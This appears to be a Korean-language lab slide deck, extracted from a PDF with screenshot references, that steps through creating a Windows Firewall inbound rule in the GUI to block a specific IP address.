
# 7 <실습> 윈도우 방화벽 설정

## • 실습 풀이

### - 방화벽 규칙 추가 (GUI)

» 확인 한 IP를 차단하는 방화벽 규칙을 추가

# 제어판 → Windows 방화벽 클릭




# <실습> 윈도우 방화벽 설정

## • 실습 풀이

### - 방화벽 규칙 추가 (GUI)

» # 고급 설정 클릭




# <실습> 윈도우 방화벽 설정

## • 실습 풀이

### - 방화벽 규칙 추가 (GUI)

» # 인바운드 규칙 → 새 규칙 클릭




# 7 <실습> 윈도우 방화벽 설정

## • 실습 풀이

### - 방화벽 규칙 추가 (GUI)

» # 규칙 종류 → 사용자 지정 선택




# 7 <실습> 윈도우 방화벽 설정

## • 실습 풀이

### - 방화벽 규칙 추가 (GUI)

- » # 범위까지 별도의 설정이 필요하지 않으므로 다음으로 넘김
- » # 범위 → 다음 IP 주소 → 추가 클릭




# 7 <실습> 윈도우 방화벽 설정

## • 실습 풀이

### - 방화벽 규칙 추가 (GUI)

» # 다음 IP 주소 → 추가 → 확인된 IP 입력 → 확인




## 7 &lt;실습&gt; 윈도우 방화벽 설정

## • 실습 풀이

## – 방화벽 규칙 추가 (GUI)

» # 작업 → 연결 차단 선택 → 다음




## 7 &lt;실습&gt; 윈도우 방화벽 설정

## • 실습 풀이

## – 방화벽 규칙 추가 (GUI)

» # 이름 ksj03 입력 → 설명(옵션) “ip 접근 통제” 입력 → 마침




# <실습> 윈도우 방화벽 설정

## • 실습 풀이

### - 방화벽 규칙 추가 (GUI)

» 생성한 방화벽 규칙 등록 확인



